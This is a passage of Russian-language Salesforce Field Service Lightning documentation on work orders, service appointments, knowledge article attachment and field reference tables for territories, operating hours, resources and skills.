Шаг 4. Для поддержания порядка удалите фиктивное значение.	Удалите созданное вами значение `Completed_1`.

Родительские и дочерние заказ-наряды

Дочерние заказ-наряды являются полноценными заказ-нарядами. Они просто связаны друг с другом в иерархии родительских и дочерних записей. Дочерние заказ-наряды следует использовать, когда требуется управление каждым из них в качестве отдельной сущности. Дочерние заказ-наряды можно планировать, назначать и присваивать им статусы. У каждого из них может быть свой набор элементов строк заказ-наряда для описания задач, необходимых для выполнения работы.

Отмены — распространенная причина использования родительских и дочерних заказ-нарядов. При отмене работы можно с помощью статуса заказ-наряда указать, что он отменен, и создать новый связанный дочерний заказ-наряд. Это позволит вашей компании отслеживать частоту первичных работ и анализировать причины отмены.

Совместная работа с заказами на работу

Вы, возможно, сможете предоставить дополнительный доступ к заказам на работу вне пределов, разрешенных моделью общего доступа, принятой в вашей организации по умолчанию. Модель общего доступа определяет самый строгий стандартный уровень, который может быть только расширен.

Чтобы узнать, у кого имеется доступ к заказу на работу, щелкните **Общий доступ** на странице подробных сведений о заказе на работу. Элементы строки заказа на работу наследуют параметры совместного доступа родительского заказа на работу.

Сведения об установке правил общего доступа для управления предоставлением общего доступа к заказам-нарядам см. в разделе «Создание правил общего доступа к заказу на работу».

Совместное использование заказов-нарядов и приемов на обслуживание

Служебные встречи в записях заказ-нарядов и элементов строк заказ-нарядов содержат подробный обзор выполняемой работы. Если в заказ-нарядах или элементах строк заказ-нарядов можно вводить общую информацию о задаче, в служебных встречах можно отслеживать сведения о посещениях сайтов и выполненной работе.

Для приемов на обслуживание имеется родительская запись. Приложение поле услуг Lightning оптимизировано для использования заказ-нарядов и элементов строк заказ-нарядов в качестве родительских записей приемов на обслуживание. Заказ-наряды и элементы строк заказ-нарядов предоставляют важные возможности, такие как взаимосвязи с прайс-листами и базой знаний Salesforce. Процесс работы технического специалиста в мобильном приложении поле услуг Lightning также оптимизирован для приемов на обслуживание с заказ-нарядами и элементами строк заказ-нарядов в качестве родительской записи.

Совместное использование заказов-нарядов и активов

Связывание заказов-нарядов с активами помогает отслеживать выполняемую для актива работу, будь то установка, ремонт или профилактическое обслуживание. Можно связать заказ-наряд с активом с помощью связанного списка «Заказы-наряды» на странице подробных сведений об активе или поля поиска «Актив» заказа-наряда. Соблюдайте следующие рекомендации при связывании заказов-нарядов с активами:

- Если заказ на работу связан с определенным активом, привяжите заказ на работу к активу в Salesforce, чтобы упростить отслеживание хода работы.
- В случае открытия обращения из-за возникновения у клиента проблем с тем или иным активом вам может потребоваться создать заказ на работу, чтобы проверить или устранить неполадку актива. Привяжите заказ на работу к обращению, чтобы владелец обращения мог отслеживать выполнение хода работ.
- Если вам необходимо отслеживать периодические стандартные операции по техобслуживанию или активы, привяжите соответствующий заказ-наряд к праву или контракту на оказание услуг, в соответствии с которым оказываются услуги технического обслуживания.

Отчетность по заказ-нарядам

Создайте типы настраиваемых отчетов, чтобы отслеживать заказы на работу в организации. Дополнительные сведения см. в разделе «Создание отчетов по полям услуг Lightning».

Прим.: Можно использовать тип настраиваемого отчета «Контрольные точки объекта» для просмотра заказа-наряда с контрольными точками в вашей организации. Поля Статус контрольной точки и Значок статуса контрольной точки недоступны в отчетах по заказ-нарядам.

Присоединение статей базы знаний к наряд-заказам

Статьи знаний можно прикреплять к заказам-нарядам и их элементам строки, чтобы технические специалисты имели быстрый доступ на рабочем месте к спецификациям продукта, инструкциям и другой информации. Дополнительные сведения см. в документе «Рекомендации по использованию базы знаний для заказов-нарядов».

СМ. ТАКЖЕ:

Настройка заказов на работу

Рекомендации по использованию заказов-нарядов

Поля заказ-наряда

Рекомендации по работе с приемами на обслуживание

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра служебных встреч:	«Чтение» для служебных встреч
Для создания служебных встреч:	«Создание» для служебных встреч
Для удаления служебных встреч:	«Удаление» для служебных встреч
Для назначения сервисных ресурсов для служебных встреч:	Полномочие «Редактирование» для служебных встреч И «Просмотр» для сервисных ресурсов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Служебная встреча — это встреча, назначенная для выполнения работ техником по выездным услугам для клиента. Рассмотрим процесс создания служебных встреч и управления ими.

Просмотр служебных встреч

Просмотр служебных встреч осуществляется на вкладке «Служебные встречи». Они также отображаются на страницах сведений о записях, перечисленных ниже.

- Встречи, назначенные служебным ресурсам, отображаются в связанном списке «Служебные встречи» на странице сведений о ресурсе.
- Служебные встречи, связанные с записью, отображаются в связанном списке «Служебные встречи» на странице сведений о записи. Служебные встречи доступны для организаций, активов, возможностей, заказ-нарядов и элементов строк заказ-нарядов.

Создание служебных встреч

Создание служебных встреч осуществляется на вкладке «Служебные встречи» или в связанном списке «Служебные встречи» в совместимой записи. Служебные встречи не создаются в связанном списке «Служебные встречи» для сервисного ресурса, но в нем можно назначить ресурс для имеющихся служебных встреч.

Удаление служебных встреч

В знак отмены служебной встречи ее можно удалить. При удалении записи удаляются и ее дочерние служебные встречи.

Связывание служебных встреч с другими записями

Для служебных встреч всегда доступна родительская запись, которой может являться заказ-наряд, элемент строки заказ-наряда, возможность, организация или актив. Тип родительской записи говорит о характере служебной встречи.

- Служебные встречи в записях *заказ-нарядов* и *элементов строк заказ-нарядов* содержат подробный обзор выполняемой работы. Если в заказ-нарядах или элементах строк заказ-нарядов можно вводить общую информацию о задаче, в служебных встречах можно добавлять сведения о планировании и ответственных лицах.
- Служебные встречи для *активов* отображают работу, выполняемую над активом.
- Служебные встречи для *организаций* отображают работу, выполняемую для организации.
- Служебные встречи для *возможностей* показывают работу, связанную с возможностью.

Предположим, вы создаете заказ-наряд, чтобы отслеживать ежегодное техническое обслуживание холодильника клиента. В связанном списке «Служебные встречи» для заказ-наряда создаете встречу «Ежегодное техническое обслуживание».

Во время встречи техник выполняет большую часть работ по обслуживанию, но указывает, что необходимо заказать и установить определенную запчасть. Техник изменяет статус встречи на «Не удается завершить», и в заказ-наряде создается вторая служебная встреча для контроля установки. По завершении второй встречи, если будет установлено, что ремонт холодильника полностью выполнен, можно закрыть вторую встречу и заказ-наряд. Все очень просто.

СМ. ТАКЖЕ:

Поля служебных встреч

Рекомендации по использованию базы знаний для заказов на работу

Статьи знаний можно прикреплять к заказам-нарядам и их элементам строки, чтобы технические специалисты имели доступ на рабочем месте к важным сведениям о выполнении процедур, спецификациям, руководствам и т. п.

Предложение статьи

На странице «параметры поля услуг» можно установить, какие поля в заказ-нарядах и элементах строк заказ-нарядов используются для предложения соответствующих статей.

1. Введите строку *«Поле услуг»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«параметры поля услуг»** в разделе «Поле услуг».
2. В списках полей заказ-нарядов и элементов строк заказ-нарядов укажите поля, которые следует использовать поисковой системе, предлагая соответствующие статьи из базы знаний.
3. Нажмите кнопку **«Сохранить»**.

Прикрепление статьи

Статью можно прикрепить к заказ-наряду или его элементу двумя следующими способами.

- Перейдите к записи, к которой хотите присоединить статью. Выполните поиск статьи в виджете Knowledge One консоли. В меню действий статьи выберите **Присоединить к заказ-наряду** или **Присоединить к элементу строку заказ-наряда**.
- Перейдите к записи, к которой хотите присоединить статью. В связанном списке «Статьи» щелкните **Найти статьи**. Воспользуйтесь функцией поиска для нахождения своей статьи, затем нажмите **Присоединить к заказ-наряду** или **Присоединить к элементу строки заказ-наряда** в меню действий статьи.

Просмотр прикрепленной статьи

Статьи, прикрепленные к заказ-наряду или его элементу, отображаются в виджете Knowledge One и связанном списке «Статьи» записи. Посмотрите статью, щелкнув ее название. К прикрепленным статьям можно перейти из ленты заказ-наряда или его элемента, если в ленте включено отслеживание связанных списков.

На странице описания статьи в связанном списке «Связанные заказ-наряды и связанные элементы строк заказ-наряда» отображается, к каким записям прикреплены статьи.

Открепление статьи

Статью можно открепить от заказ-наряда или его элемента двумя следующими способами.

- Перейдите к записи, к которой прикреплена статья. В виджете Knowledge One консоли нажмите **Открепить от заказ-наряда** или **Открепить от элемента строки заказ-наряда** в меню действий статьи.
- Перейдите к записи, к которой прикреплена статья. В связанном списке «Статьи» щелкните **Открепить**.

Обновление прикрепленной статьи

Если статья устарела, то для публикации новой версии следует перейти к статье и нажать **Изменить**.

После прикрепления статьи к записи именно эта версия остается связанной с записью, даже если позже будут опубликованы другие версии. При необходимости можно отсоединить статью и прикрепить ее к записи снова, таким образом гарантируя, что запись связана с последней версией статьи. Поле Связанная версия статьи на странице описания указывает на прикрепленную версию статьи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для прикрепления или открепления статьи в заказ-наряде или его элементе строки:

- Чтение заказ-нарядов И Чтение типа статьи И включенная база знаний

Для редактирования макетов страниц:

- «Настройка приложения»


Для редактирования макетов консоли:

- Настройка приложения И Пользователь Servive Cloud

Управление связанными статьями

Изменение макетов, полей, правил проверки и другие действия доступны в узле «Связанные статьи» в меню настройки раздела «База знаний».

Сведения о настройке консоли и макетов страниц для прикрепления статей к заказ-нарядам и их элементам см. в разделе Настройка заказ-нарядов.



(1) Просмотр и изменение статей, прикрепленных к записи, из связанного списка «Статьи».

(2) Просмотр свойств статьи при нажатии кнопки **Просмотр** или просмотр самой статьи при щелчке ее названия. Чтобы убрать статью из записи, щелкните **Открепить**.

(3) Виджет Knowledge One на боковой панели консоли имеет функции для управления прикрепленными статьями, просмотра предлагаемых статей и поиска в базе знаний.

(4) Меню действий каждой статьи содержит команды для ее прикрепления и отсоединения.

Внимание:

- Виджет Article и инструмент Feed Articles Tool недоступны в представлении ленты.
- Для связанных статей не поддерживаются быстрые и глобальные действия.
- На панели инструментов статьи на начальной странице «Базы знаний» нельзя присоединить статью к заказ-наряду или его элементу строки.
- Связанные списки «Связанные заказы-наряды и связанные элементы строк заказов-нарядов» в статьях недоступны в Lightning Experience и Salesforce1.
- Связанные списки в Lightning Experience и Salesforce1 доступны только для просмотра.
- В Lightning Experience щелчок ссылки на статью в элементе ленты перенаправляет пользователя на страницу статьи в Salesforce Classic. В Salesforce1 доступ к связанным спискам нельзя получить из элементов ленты.

СМ. ТАКЖЕ:

Поля связанных статей

Поля объектов поля услуг Lightning

Общие сведения о полях, доступных в стандартных объектах поля услуг Lightning.

Поля сервисной территории

Для территорий обслуживания и их участников доступны поля, перечисленные ниже. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поля «Часы работы»

Ниже указаны поля, относящиеся к часам работы и временным интервалам. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поля сервисных ресурсов

Для сервисных ресурсов и связанных с ними объектов доступны поля, перечисленные ниже. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поле навыков для выездной услуги

Навыки определяются наличием сертификации и компетентностью персонала, выполняющего выездные услуги. Навыки и связанные объекты содержат нижеуказанные поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поля заказ-наряда

Заказы-наряды содержат следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поля элементов строки заказ-наряда

Элементы строки заказа-наряда содержат следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поля типов работы

Типы работы содержат следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поля местоположения

У местоположений, адресов и связанных местоположений есть следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поля «Детали» и «Парк фургонов»

На страницах «Товарные позиции», «Необходимые товары», «Израсходованные товары» и «Операции с товарными позициями» имеются следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поля служебных встреч

Служебные встречи имеют следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поля отчета службы поддержки клиентов

Сервисные контракты имеют следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поля связанных статей

Связанная статья — это статья базы знаний, прикрепленная к заказ-наряду или его элементу строки. Связанные статьи имеют следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поля сервисной территории

Для территорий обслуживания и их участников доступны поля, перечисленные ниже. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Сервисные территории — это регионы, в которых может выполняться работа по выездным услугам. Ниже перечислены поля, доступные для них.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Имя поля	Описание
Активно	Показывает, может ли использоваться сервисная территория. Если территория неактивна, пользователи не могут добавлять участников для нее или связывать ее с заказами-нарядами, элементами строк заказов-нарядов или служебными встречами.
Адрес	Адрес для связи с территорией. Вам может понадобиться ввести адрес штаб-квартиры территории.
Описание	Описание территории.
Имя	Имя территории.
Часы работы	Часы работы территории, в течение которых на территории можно проводить служебные встречи. Сервисные ресурсы, которые автоматически являются участниками территории, наследуют часы работы территории, если в записи участника сервисной территории не указано другое время.
Родительская территория	Родительская сервисная территория текущей территории (при наличии). Например, для территории *«Москва»* родительской будет территория *«Московская обл.»*.
Территория верхнего уровня	(Только чтение) Территория верхнего уровня в иерархии сервисных территорий. В зависимости от того, где в иерархии находится территория, ее территория

Имя поля	Описание
	верхнего уровня может совпадать с родительской.

Участники сервисной территории — это сервисные ресурсы, доступные для работы на сервисной территории. Ниже перечислены поля, доступные для них.

Имя поля	Описание
Адрес	Адрес участника. Вам может понадобиться ввести в это поле адрес сервисного ресурса.
Дата окончания	Дата, после которой сервисный ресурс перестанет являться участником территории. Если ресурс в обозримом будущем продолжит работу на территории, оставьте это поле пустым. Это поле обычно используется для отображения срока окончания временной передислокации.
Номер участника	(Только для чтения) Автоматически создаваемый номер, обозначающий участника сервисной территории.
Часы работы	Часы работы участника, наследуемые от сервисной территории.
Ресурс услуги	Сервисный ресурс, назначенный для сервисной территории.
Территория обслуживания	Сервисная территория, для которой назначен сервисный ресурс.
Дата начала	Дата, с которой сервисный ресурс становится участником сервисной территории.
Тип территории	Главная, дополнительная или территория передислокации. • Обычно главная территория — это территория, на которой ресурсы работают чаще всего (например, рядом с головным отделением). Для сервисных ресурсов можно назначить только одну главную территорию. • Дополнительные территории — это территории, на которых для ресурсов при необходимости можно назначать встречи. Сервисным ресурсам доступно несколько дополнительных территорий. • Территория передислокации — это временное перемещение сервисных ресурсов. При использовании управляемых пакетов поля услуг Lightning с оптимизатором-планировщиком ресурсы с территориями передислокации будут всегда назначаться для обслуживания на своих территориях передислокации в течение указанных периодов передислокации. Если у них нет территорий передислокации, приоритет имеет главная территория.

Имя поля	Описание
	Например, для сервисного ресурса могут быть назначены следующие территории. • Главная территория: *«Внуково»* • Дополнительные территории: – *«Отрадное»* – *«Ясенево»* • Территория передислокации: *«Бибирево»* на три месяца

СМ. ТАКЖЕ:

Настройка сервисных территорий

Рекомендации по работе с территориями обслуживания

Поля «Часы работы»

Ниже указаны поля, относящиеся к часам работы и временным интервалам. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Часы работы можно назначать сервисным территориям, участникам сервисной территории и организациям, чтобы указать время их доступности для выполнения выездных услуг. Часы работы задаются на вкладке «Часы работы» в системе Salesforce. Параметр «Часы работы» содержит следующие поля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с поддержкой Service Cloud

Имя поля	Описание
Описание	Описание для часов работы. Добавьте любые сведения, не отображенные в имени.
Имя	Имя для часов работы. Например: *«Летнее время»*, *«Зимнее время»*, *«Пиковый сезон»*.
Часовой пояс	Часовой пояс, в который попадают часы работы.

Временной интервал представляет собой период времени в течение дня, в который можно выполнить выездную услугу. После того как определены часы работы, определите временные интервалы для каждого дня посредством связанного списка «Временные интервалы». Параметр «Временные интервалы» содержит следующие поля.

Имя поля	Описание
День недели	День недели, включающий временной интервал.
Время окончания	Время окончания временного интервала.

Имя поля	Описание
Имя	Имя временного интервала. В поле автоматически заносится название дня недели и время (например, понедельник 9:00 - 22:00), но его можно обновить вручную при необходимости.
Часы работы	Часы работы, включающие временной интервал. Временные интервалы, входящие в часы работы, отображаются в связанном списке «Часы работы».
Время начала	Время начала временного интервала.
Тип	Тип временного интервала. Возможные значения: *«Обычный»* и *«Расширенный»*. Тип *«Расширенный»* указывает на сверхурочную работу.

Прим.: Для рабочих часов или временных интервалов можно создавать настраиваемые поля.

СМ. ТАКЖЕ:

Создание часов работы

Поля сервисных ресурсов

Для сервисных ресурсов и связанных с ними объектов доступны поля, перечисленные ниже. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Сервисные ресурсы — это пользователи, которые могут выполнять работы по выездным услугам. Ниже перечислены поля, доступные для них.

Имя поля	Описание
Активно	если этот флажок установлен, то ресурс можно назначать заказ-нарядам Из соображений отслеживания сервиса удалить ресурсы невозможно, поэтому лучший способ вывести ресурс из эксплуатации — деактивировать его.
«На основе загрузки»:	ресурсы на основе загрузки ограничены определенным количеством часов или встреч за указанный период времени. Совет: В связанном списке «Нагрузка» отображается нагрузка ресурса.
Описание	Описание ресурса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Имя поля	Описание
«Включить в оптимизацию планирования»:	если этот флажок установлен, оптимизатор-планировщик сервиса может назначать ресурс для заказ-нарядов в процессе оптимизации. Рекомендуется использовать эту функцию только при установленных управляемых пакетах поля услуг Lightning. Для оптимизации планирования учитываются только пользователи с лицензией набора полномочий «Планирование выездной услуги».
Имя	Имя ресурса. Скорее всего, это будет имя или должность связанного пользователя.
Тип ресурса	Здесь отображается то, является ресурс техником или диспетчером. Для ресурсов, являющихся диспетчерами, невозможно установить параметр «По возможности», и они не учитываются при оптимизации планирования. Диспетчерами могут быть только пользователи с лицензией набора полномочий «Диспетчер выездной услуги». Прим.: Вы не можете добавлять дополнительные типы ресурсов.
Пользователь	Связанный пользователь.

Отсутствие ресурсов — это периоды времени, во время которых сервисный ресурс недоступен для работы. Ниже перечислены поля, доступные для них.

Имя поля	Описание
Код отсутствия	(Только для чтения) Автоматически создаваемый номер, обозначающий отсутствие.
Тип отсутствия	Тип отсутствия: *«Встреча»*, *«Обучение»*, *«Медицинские показания»* или *«Отпуск»*. При необходимости можно добавлять настраиваемые значения.
Адрес	Адрес, связанный с отсутствием.
Описание	Описание отсутствия.
Время окончания	Дата и время завершения периода отсутствия.
Имя ресурса	Отсутствующий сервисный ресурс.
Время начала	Дата и время начала периода отсутствия.

Нагрузка сервисного ресурса показывает, сколько работы ресурс может выполнить за заданное время. Для записей нагрузки доступны поля, перечисленные ниже.

Имя поля	Описание
Дата окончания	Дата окончания нагрузки; например, дата окончания контракта.
Имя	(Только для чтения) Автоматически создаваемый номер, обозначающий запись нагрузки.
Количество часов за период времени	Количество часов, которое может проработать ресурс за период времени.
Ресурс услуги	Связанный ресурс.
Дата начала	Дата, с которой указанная нагрузка вступает в силу.
Период времени	Дни, часы или месяцы Например, если ресурс может работать 80 часов в месяц, для периода времени нагрузки следует указать: «*Месяц*» и «Количество часов за период времени», равное *80*.
Элементы работы за период времени	Общее количество служебных встреч, которые ресурс может провести за период времени.

СМ. ТАКЖЕ:

Настройка сервисных ресурсов

Рекомендации по работе с ресурсами обслуживания

Поле навыков для выездной услуги

Навыки определяются наличием сертификации и компетентностью персонала, выполняющего выездные услуги. Навыки и связанные объекты содержат нижеуказанные поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Навыки определяются наличием сертификации или компетентностью. Навыки, созданные в меню «Настройка», содержат следующие поля.

Имя поля	Описание
Имя	Имя навыка.
Описание	Описание навыка.
Имя разработчика	Уникальное имя навыка в API.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Прим.: При создании навыка не заполняйте разделы «Назначение пользователей» и «Назначение профилей». Эти разделы относятся к приложению Live Agent, где также используются навыки.

Навыки сервисного ресурса — это навыки, назначенные сервисному ресурсу. Навыки отображаются в связанном списке «Навыки» на странице сведений о сервисном ресурсе и содержат следующие поля.

Имя поля	Описание
Дата окончания	Дата окончания действия навыка. Например, если ресурс должен пройти повторную сертификацию через шесть месяцев, датой окончания должна быть конечная дата сертификации.
Ресурс услуги	Ресурс, владеющий навыком.
Навык	Навык, которым владеет ресурс.
Уровень навыка	Уровень навыка ресурса. Значение уровня навыка находится в диапазоне от 0 до 99,99. Рекомендации по определению уровня навыка см. в разделе «Настройка параметров навыков» на странице 3366.
Дата начала	Дата получения навыка ресурсом. Например, если под навыком подразумевается сертификация, то датой начала будет дата сертификации.

Требования к навыкам определяет навыки, необходимые ресурсу для выполнения задачи. Требования отображаются в связанном списке «Требования к навыкам» на страницах сведений о типе работы, заказ-наряде и элементе строки заказ-наряда и содержат следующие поля.

Имя поля	Описание
Связанная запись	заказ-наряд, элемент строки заказ-наряда или тип работы, для которых требуется навык.
Навык	Требуемый навык.
Уровень навыка	Требуемый уровень навыка. Значение уровня навыка находится в диапазоне от 0 до 99,99.

СМ. ТАКЖЕ:

Настройка навыков для выездной услуги

Поля заказ-наряда

Заказы-наряды содержат следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Поле	Описание
Организация	Организация, связанная с заказом на работу.
Адрес	Сложная форма адреса, на котором завершается заказ на работу. Адрес заказа-наряда наследуется из связанной организации. Служебные встречи и элементы строк заказов на работу наследуют этот адрес, при этом адрес элементов строк доступен для обновления.
Актив	Актив, связанный с заказом на работу.
Часы работы	Рабочие часы, связанные с заказ-нарядом.
Обращение	Обращение, связанное с заказом на работу.
Город	Город, в котором завершен заказ на работу. Максимальная длина: 40 символов.
Контакт	Контакт, связанный с заказом на работу.
Страна	Страна, в которой завершен заказ на работу. Максимальная длина: 80 символов.
Код ISO валюты	Код ISO любой валюты, которую разрешено использовать в организации. Доступно только для организаций с включенной функцией мультивалюты.
Описание	Описание заказа на работу. Мы рекомендуем описать шаги, которые должен выполнить пользователь, чтобы отметить заказ-наряд как *Завершенный*.
Скидка	(Только чтение) Средневзвешенное значение скидок на всех элементах строки заказа на работу. Это может быть любое положительное число до 100.
Duration	Расчетное время, необходимое для выполнения заказа-наряда. Укажите единицы продолжительности в поле «Тип продолжительности».

Поле	Описание
Тип продолжительности	Единицы продолжительности: минуты или часы.
Дата окончания	Дата, в которую завершен заказ на работу. Это поле остается пустым, если вы не настроили процесс автоматизации для его заполнения. Ниже приведен пример бизнес-правила, которое настраивает поле Дата начала (похожее поле).
Право	Право, связанное с заказом на работу.
Время окончания процесса права	Время выхода заказ-наряда из процесса присвоения права. Если процесс присвоения права применим к заказ-наряду, появляется это поле.
Время начала процесса права	Время входа заказ-наряда в процесс присвоения права. Если процесс присвоения права применим к заказ-наряду, появляется это поле.
Точность геокода	Уровень точности географических координат местоположения по сравнению с физическим адресом. Служба геокодирования обычно предоставляет это значение исходя из координат широты и долготы адреса.
Общая сумма	(Только чтение) Полная цена заказа на работу с налогом.
Закрыто	Указывает, закрыт ли заказ на работу. Совет: Используйте это поле для отчета по закрытым и открытым заказам на работу.
Дата последнего изменения	Дата последнего изменения заказа на работу.
Дата последнего просмотра	Дата последнего просмотра заказа на работу.
Широта	Используется совместно с параметром Долгота для указания точного географического местоположения адреса, по которому был завершен заказ на работу. Допустимые значения находятся в пределах от -90 до 90 с числом знаков после запятой до 15.
Элементы строки	(Только чтение) Количество элементов в заказе на работу.
Долгота	Используется совместно с параметром Широта для указания точного географического местоположения адреса, по которому был завершен заказ на работу. Допустимые значения находятся в пределах от -180 до 180 с числом знаков после запятой до 15.
Статус контрольной точки	Контрольная точка представляет собой шаг в процессе права. Она может иметь один из трех статусов: «Совместимо», «Открыто с нарушением», «Закрыто с нарушением». Если процесс присвоения права применим

Поле	Описание
	к заказ-наряду, появляется это поле. Дополнительные сведения см. в разделе Статусы контрольных точек.
Значок статуса контрольной точки	Значок, соответствующий статусу контрольной точки. • «Совместимо» • «Открыто с нарушением» • «Закрыто с нарушением»
Ответственный	Назначенный владелец заказа на работу.
Родительский заказ на работу	Родительский заказ на работу для этого заказа на работу, если он имеется. Совет: Просмотр, создание и удаление дочерних заказ-нарядов в связанном списке «Дочерние заказ-наряды».
Почтовый индекс	Почтовый индекс, по адресу которого завершен заказ на работу. Максимальная длина: 20 символов.
Прайс-лист	Прайс-лист, связанный с заказом на работу. Добавление прайс-листа в заказ на работу позволяет назначить различные записи прайс-листа (продукты) элементам строки заказа на работу. Это доступно, только если включено использование продуктов.
Приоритет	Приоритет заказа на работу. Список для выбора включает следующие значения, которые можно настроить. • *Низкий* • *Средний* • *Высокий* • *Критический*
Корневой заказ-наряд	(Только для чтения) Верхний в иерархии заказ-наряд. В зависимости от того, где в иерархии находится заказ-наряд, его корневой элемент может совпадать с родительским.
Сервисный контракт	Сервисный контракт, связанный с заказом на работу.
Территория обслуживания	Территория обслуживания, где выполняется заказ-наряд.
Дата начала	Дата, когда заказ на работу станет активным. Это поле остается пустым, если вы не запустили процесс автоматизации для его заполнения. Пример бизнес-правила, настраивающего это поле, приведен ниже.
Область	Административная единица, в которой завершен заказ на работу. Максимальная длина: 80 символов.

Поле	Описание
Статус	Состояние заказа на работу. Раскрывающийся список для выбора включает следующие значения, которые можно настроить: • *«Новый»*: заказ на работу был создан, но пока по нему не было никаких действий. • *«Выполняется»* — работа начата. • *«Удержание»*: работа приостановлена. • *«Завершено* — работа завершена. • *«Не удается завершить»* — не удалось завершить работу. • *«Закрыто»*: все работы и связанные с ней действия выполнены. • *«Отменено»* — работа отменена, как правило, до ее начала. Изменение статуса заказа-наряда не влияет на статус элементов строки заказа-наряда или связанных приемов на обслуживание.
Категория статуса	Категория, куда входит каждое значение статуса. У поля «Категория статуса» имеется восемь допустимых значений: семь значений, которые такие же, как значения поля `Status` по умолчанию, и значение «Нет» для статусов, не имеющих категории статуса. При создании настраиваемых значений поля «Статус» следует указать категорию, к которой относится статус. Например, при создании значения «Ожидание ответа» можно выбрать категорию «Удержание». Поле «Категория статуса» полезно для ссылок в настраиваемых приложениях, триггерах и правилах проверки. Категории статуса позволяют расширять и настраивать жизненный цикл работы, при этом сохраняя последовательную классификацию работы для отслеживания, отчетности и управления бизнес-процессами.
Улица	Улица и номер дома, где был завершен заказ на работу.
Тема	Тема заказа на работу. Попытайтесь описать природу и цель задания, которое необходимо завершить. Например, «ежегодная работа по техническому обслуживанию колодца заказчика». Максимальная длина: 255 символов.
Промежуточная сумма	(Только чтение) Итог для подытогов элементов строки заказа на работу до применения скидок и налогов.

Поле	Описание
Налог	Налог, применяемый к заказу на работу. Например, в заказе на работу, полная стоимость которого составляет 100 долл. США, введите 10 долл. США, чтобы применить десятипроцентный налог. Символ валюты является необязательным; количество знаков после запятой не должно превышать двух.
Итоговая цена	(Только чтение) Итог для цен элементов строки заказа на работу до начисления налогов.
Номер заказа на работу	Автоматически создаваемый номер заказа на работу.
Тип работы	Тип работы, связанный с заказом-нарядом. Если выбран тип работы, заказ-наряд автоматически наследует параметры «Продолжительность», «Тип продолжительности» и необходимые навыки данного типа работы.

